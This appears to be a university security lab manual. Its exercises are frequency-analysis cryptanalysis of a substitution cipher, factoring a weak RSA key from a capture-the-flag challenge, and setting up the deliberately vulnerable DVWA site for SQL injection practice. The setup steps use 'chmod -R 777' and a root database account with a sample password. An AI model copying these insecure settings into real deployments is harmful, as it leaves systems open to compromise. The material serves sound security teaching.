

Information and Cyber Security Lab Manual

Experiment 1: Implementation of cryptanalysis on caesar cipher.

Here is a sample Encrypted Message:

GFS WMY OG LGDVS MF SFNKYHOSU ESLLMRS, PC WS BFGW POL DMFRQMRS, PL OG CPFU M UPCCSKSFO HDMPFOSXO GC OIS LMES DMFRQMRS DGFR SFGQRI OG CPDD GFS LISSO GK LG, MFU OISF WS NGQFO OIS GNNQKKSFNSL GC SMNI DSOOSK. WS NMDD OIS EGLO CKSJQSFDODY GNNQKKPFR DSOOSK OIS 'CPKLO', OIS FSXO EGLO GNNQKKPFR DSOOSK OIS 'LSNGFU' OIS CGDDGWPFR EGLO GNNQKKPFR DSOOSK OIS 'OIPKU', MFU LG GF, QFOPD WS MNNGQFO CGK MDD OIS UPCCSKSFO DSOOSKL PF OIS HDMPFOSXO LMEHDS. OISF WS DGGB MO OIS NPHISK OSXO WS WMFO OG LGDVS MFU WS MDLG NDMILPCY POL LYEAAGDL. WS CPFU OIS EGLO GNNQKKPFR LYEAAGD MFU NIMFRS PO OG OIS CGKE GC OIS 'CPKLO' DSOOSK GC OIS HDMPFOSXO LMEHDS, OIS FSXO EGLO NGEEGF LYEAAGD PL NIMFRSU OG OIS CGKE GC OIS 'LSNGFU' DSOOSK, MFU OIS CGDDGWPFR EGLO NGEEGF LYEAAGD PL NIMFRSU OG OIS CGKE GC OIS 'OIPKU' DSOOSK, MFU LG GF, QFOPD WS MNNGQFO CGK MDD LYEAAGDL GC OIS NKYHOGRKME WS WMFO OG LGDVS.

Step:1

Open the encrypted message only in Notepad.

Step2:

Find the frequency of each letter in the encrypted message. to find the frequency of all the letters appearing in the intercept. For this intercept we get the values given in the table below.

Ciphertext Letter	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
Frequency	5	2	26	42	23	51	67	8	33	1	35	39	35	29	85	30	14	17	88	0	17	3	16	6	10	0

Ciphertext Letter	S	O	G	F	D	L	K	M	I	P	N	C	E	R	U	W	Q	Y	H	X	A	V	B	J	T	Z
Frequency	88	85	67	51	42	39	35	35	33	30	29	26	23	17	17	16	14	10	8	6	5	3	2	1	0	0

Step3:


Follow the table below to find the characters to be substituted for the given encrypted message.

Table 1 Frequency of characters in English

Letter	Frequency	Letter	Frequency	Letter	Frequency	Letter	Frequency
E	12.7	H	6.1	W	2.3	K	0.08
T	9.1	R	6.0	F	2.2	J	0.02
A	8.2	D	4.3	G	2.0	Q	0.01
O	7.5	L	4.0	Y	2.0	X	0.01
I	7.0	C	2.8	P	1.9	Z	0.01
N	6.7	U	2.8	B	1.5		
S	6.3	M	2.4	V	1.0		

Step4:

Click ctrl+H in the notepad



Click the check box: Match case


Step 5:

Start substituting one by one letters by following the sequence

$S \rightarrow e$	$O \rightarrow t$	$I \rightarrow h$	$G \rightarrow o$	$F \rightarrow n$	$M \rightarrow a$	$X \rightarrow x$
$W \rightarrow w$	$B \rightarrow k$	$U \rightarrow d$	$D \rightarrow l$	$K \rightarrow r$	$P \rightarrow i$	$L \rightarrow s$
$H \rightarrow p$		$A \rightarrow b$	$X \rightarrow x$	$Y \rightarrow y$	$E \rightarrow m$	$V \rightarrow v$
$R \rightarrow g$		$Q \rightarrow u$	$J \rightarrow q$		$N \rightarrow c$	$C \rightarrow f$

Step 6:

Final decrypted text will be as shown below.



VIVA Questions

1. What is Cryptography?

.....
.....
.....

2. What is Cryptanalysis?

.....
.....
.....

3. What is Cipher Text?

.....
.....
.....


4. What is the Ceaser Cipher?

.....
.....
.....

5. What is a Symmetric Key Cryptosystem?


.....
.....
.....

Experiment 2: Implementation of Cryptanalysis using RSA.




```
(kali㉿kali)-[~]
$ mkdir rsa
(kali㉿kali)-[~]
$ cd rsa
(kali㉿kali)-[~/rsa]
$ ls
enc.txt    pubkey.pem
(kali㉿kali)-[~/rsa]
```

The screenshot shows a terminal window titled "Kali-Linux-2022.2-vmwar..." with a blue header bar. The terminal prompt is "kali@kali:". The user runs "mkdir rsa", "cd rsa", and "ls" commands. The directory contains two files: "enc.txt" and "pubkey.pem". The "enc.txt" file is described as "Adding RSA Challenge".



```
(kali㉿kali)-[~/rsa]
$ cat pubkey.pem
-----BEGIN PUBLIC KEY-----
MGQwDQYJKoZIhvcNAQEBBQADUwAwUAJJAMLLsk/b+S02Emjj8Ro4lt5FdL06WHMM
vWUpOIZOIiPu63BKF8/QjRa0aJGmFHR1mTnG5Jqv5/JZVUjHTB1/uNJM0Vyy0zQ
pwIDAQAB
-----END PUBLIC KEY-----
```

The screenshot shows a GitHub repository page for "LearnSecurity / challenges / rsa / enc.txt". It displays the content of "pubkey.pem" which is a public RSA key in PEM format. The key starts with "-----BEGIN PUBLIC KEY-----" and ends with "-----END PUBLIC KEY-----".




```
(kali㉿kali)-[~/rsa]
$ openssl rsa -pubin -inform PEM -text -noout < pubkey.pem
RSA Public-Key: (576 bit)
Modulus:
00:c2:cb:b2:4f:db:f9:23:b6:12:68:e3:f1:1a:38:
96:de:45:74:b3:ba:58:73:0c:bd:65:29:38:86:4e:
22:23:ee:eb:70:4a:17:cf:d0:8d:16:b4:68:91:a6:
14:74:75:99:39:c6:e4:9a:af:e7:f2:59:55:48:c7:
4c:1d:7f:b8:d2:4c:d1:5c:b2:3b:4c:d0:a3
Exponent: 65537 (0x10001)
```

The screenshot shows a terminal window with the command "openssl rsa -pubin -inform PEM -text -noout < pubkey.pem" being run. The output shows the RSA modulus and exponent in hex format.

Copy the hexadecimal decimal code into a notepad as n value. As it is a hexadecimal we can convert it into decimal for gaining the plaintext.

Hexadecimal to decimal convertor



Paste the decimal code in the **notepad** as n value

```
n=00:c2:cb:b2:4f:db:f9:23:b6:12:68:e3:f1:1a:38:96:de:45:74:b3:ba:58:73:0c:bd:65:29:38:86:4e:22:23:ee:eb:70:4a:17:cf:d0:8d:16:b4:68:91:a6:14:74:75:99:39:c6:e4:9a:af:e7:f2:59:55:48:e7:4c:1d:7f:b8:d2:4c:d1:5c:b2:3b:4c:d0:a3
n=188198812920607963838697239461650439807163563379417382700763356422988859715234665485319060606504743045317388011303396716199692321205734031879550656996221305168759307650257059
e=65537
```

Need to factorize n

So goto website **factordb.com** click search, paste decimal value of n

Digits (Base 10 ✓)
Number
Additional information (Internal ID 1100000000193433864)
87
472772146107435302536223071973048224632914695302097116459852171130520711256363590397527
factordb.com - 6 queries to generate this page (0.01 seconds) ([limits](#)) ([Privacy Policy / Imprint](#))

Create a exploit.py

```
(kali㉿kali)-[~/rsa]
$ touch exploit.py
```

To install pycrypto

```
(kali㉿kali)-[~/rsa]
$ pip install pycrypto
Defaulting to user installation because normal site-packages is not writeable
Collecting pycrypto
  Downloading pycrypto-2.6.1.tar.gz (446 kB)
   446.2/446.2 KB 6.3 MB/s eta 0:00:00
  Preparing metadata (setup.py) ... done
Building wheels for collected packages: pycrypto
  Building wheel for pycrypto (setup.py) ... done
  Created wheel for pycrypto: filename=pycrypto-2.6.1-cp310-cp310-linux_x86_64.whl size=525978 sha256=3b7c400979f80da91a88d5da8d1f62a06583ac503db06fd8bc0a99f9fff08ba0
  Stored in directory: /home/kali/.cache/pip/wheels/e8/4b/5b/b10a6fc885057b6ff9fb5691d7e700d0a9408f80b7e6f12e0
Successfully built pycrypto
Installing collected packages: pycrypto
Successfully installed pycrypto-2.6.1
(kali㉿kali)-[~/rsa]
```

VIVA Questions

1. What is RSA?

.....
.....
.....

2. What is Public Key Encryption?

.....
.....
.....

3. What is an asymmetric key cryptosystem?

.....
.....
.....

4. Why do we need to use Kali Linux?

.....
.....
.....

5. What is a Symmetric Key Cryptosystem?

.....
.....
.....


Experiment 3: Examination of a website to test the vulnerability of attacks. – DVWA setup & SQLi

Step 1: Download VMWare or virtual box and Install kali linux

Step2: Login to the kali linux by using the

Username: kali

password: kali



Step 3: go to browser and search for DVWA in Kali Linux

DVWA → is a vulnerable website

digininja / DVWA (Public)

About

Damn Vulnerable Web Application (DVWA)

Code

Commit	Author	Message	Date	Commits
master	digininja	owasp link	219c354 8 days ago	457 commits
.github		Update issue templates	4 months ago	
config		better config	11 months ago	
database		tidy the create script	7 months ago	
docs		Add PDF to Instructions	7 years ago	
dvwa		updating session to use correct defaults	4 months ago	
external		Delete recaptcha.bak	4 years ago	
hackable		Improved IIS support & setup system checks	7 years ago	
tests		ignore vmware site	15 months ago	
vulnerabilities		fixing broken links	8 days ago	

Releases 3


Installing DVWA:

git clone <https://github.com/digininja/DVWA.git>

// if any error occurs use sudo in front of git clone

mv DVWA dvwa

```
chmod -R 777 dvwa/
// to get recursive permission we use -R
cd dvwa/config
//there will be a dummy file so we can copy to get a new file
//cp used to copy the content of the file
cp config.inc.php.dist config.inc.php
cat or nano config.inc.php
```



The screenshot shows a terminal window titled "root@kali: /var/www/html/dvwa/config 80x24". It displays the contents of the "config.inc.php" file. The file contains configuration variables for a database management system, specifically MySQL. It includes comments about the database being deleted, the use of root user, and specific connection details like host, database, user, and password.

```
GNU nano 4.5 config.inc.php
# Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled


# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED !
# Please use a database dedicated to DVWA.

# If you are using MariaDB then you cannot use root, you must use create a dedicated user.
# See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ] = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = 'p@ssw0rd';

# Only used with PostgreSQL/PGSQL database selection.
$_DVWA[ 'db_port' ] = '5432';
```

```
sudo service mysql start
```

```
sudo mysql -u root -p
```



```
# This does not affect the backend for any other services, just these two labs.
# If you do not understand what this means, do not change it.
$_DVWA["SQLI_DB"] = MYSQL;
$_DVWA["SQLI_DB"] = SQLITE;
$_DVWA["SQLITE_DB"] = "sql1.db";

?>

(kali㉿kali)-[~/var/www/html/DVWA/config]
$ sudo service mysql start
[...]
(kali㉿kali)-[~/var/www/html/DVWA/config]
$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.6.7-MariaDB-3 Debian buildd-unstable


Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

create database dvwa;



```
$_DVWA["SQLI_DB"] = SQLITE;
$_DVWA["SQLITE_DB"] = "sql1.db";

?>

(kali㉿kali)-[~/var/www/html/DVWA/config]
$ sudo service mysql start
[...]
(kali㉿kali)-[~/var/www/html/DVWA/config]
$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.6.7-MariaDB-3 Debian buildd-unstable

